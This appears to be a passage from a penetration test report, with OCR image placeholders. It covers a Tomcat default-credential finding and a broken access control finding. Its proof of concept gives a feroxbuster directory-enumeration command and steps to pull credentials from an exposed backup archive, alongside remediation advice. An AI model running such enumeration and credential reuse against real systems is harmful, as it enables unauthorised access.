

Figure 15 - Default username and password



Figure 16 - Tomcat Management Console

Figure 17 - Remote shell access

Remediation

The recommended best practice for Apache Tomcat webserver hardening includes:

- Remove Server Banner from HTTP Header
- Change default username and password
- Do not run Tomcat as a root user
- Disable external access to the Tomcat Manager console

Finding 05 – Broken Access Control

Description	Web server enumeration revealed the contents of a system backup file that contained access credentials for the [redacted] user. This allowed entry into the ticket management portal.
Criticality	High – This vulnerability allowed access to the ticket management portal but did not lead to a full web server compromise.
References	CWE-540: Inclusion of Sensitive Information in Source Code: https://cwe.mitre.org/data/definitions/540.html CWE-538: Insertion of Sensitive Information into Externally-Accessible File or Directory: https://cwe.mitre.org/data/definitions/538.html A01:2021 – Broken Access Control: https://owasp.org/Top10/A01_2021-Broken_Access_Control/

Proof of Concept

Note: This includes steps to follow by [redacted] security development team.

Host: [redacted]

1. Using a directory enumerating tool like Feroxbuster, run the following command: *feroxbuster -u* [redacted] *-w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt*
2. Notice that the directory /backups is accessible. Inside we find a file called "[redacted]" with an MD5 checksum of [redacted]. Proceed to download this file.
3. Extract the archive and with a text editor, notice that the credentials for user [redacted] are available in the Signin.java file. Use these credentials to log into the ticket management portal.

Evidence:



Figure 18 - Ferroxbuster scan showing the backups folder availability.



Figure 19- Signin.java file showing user credentials.



Figure 20 - Ticketing portal

Remediation

Disable web server directory listing and make sure that backup files are not present within web roots.